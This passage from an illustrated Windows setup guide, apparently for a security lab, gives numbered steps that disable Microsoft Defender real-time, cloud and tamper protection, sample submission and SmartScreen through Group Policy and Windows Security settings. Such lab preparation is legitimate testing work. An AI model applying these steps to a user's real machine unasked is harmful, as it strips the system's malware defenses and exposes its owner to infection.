
16. When the **Allow antimalware service to remain running always** window appears, select the **Disabled** radio button. Click **Apply** and then **OK**.




17. In the **Local Group Policy Editor** window, double-click **Turn off routing remediation**.
18. When the **Turn off routing remediation** window appears, select the **Enabled** radio button. Click **Apply** and then **OK**.




19. In the **Local Group Policy Editor** window, double-click the **Real-time Protection** folder.




20. In the **Real-time Protection** window, double-click **Turn off real-time protection**.




21. When the **Turn off real-time protection** window appears, select the **Enabled** radio button. Click **Apply** and then **OK**.




22. Close all windows.
23. Right-click the **Windows** button in the lower-left corner of the screen and click **Settings**.




24. In the **Settings** window, click **Privacy & security** from the left-hand pane.




25. The **Privacy & security** settings appear in the right-hand pane. Then, click the **Windows Security** option.




26. In the **Windows Security** window, click **Virus & threat protection**.




27. On the **Virus & threat protection** page, click **Manage settings** under **Virus & threat protection settings**.




28. When the **Virus & threat protection settings** page appears, turn off **Real-time protection**, **Cloud-delivered protection**, **Automatic sample submission**, and **Tamper Protection**. If a **User Account Control** pop-up window appears, click **Yes**. After turning off the above-mentioned items, click the **Home** icon in the left menu bar.



29. Next, click **App & browser control** in the **Windows Security** window.





30. In the **App & browser control** page, click the **Reputation-based protection settings** link under **Reputation-based protection**.



31. The **Reputation-based protection** page appears. Select the **Off** radio buttons under **Check apps and files**, **SmartScreen for Microsoft Edge**, and **SmartScreen for Microsoft Store apps**. If a **User Account Control** pop-up window appears, click **Yes**.

Note: If you are unable to turn off the **SmartScreen for Microsoft Edge** radio button, leave the setting for **SmartScreen for Microsoft Edge** radio button as it is, and continue with the setup.



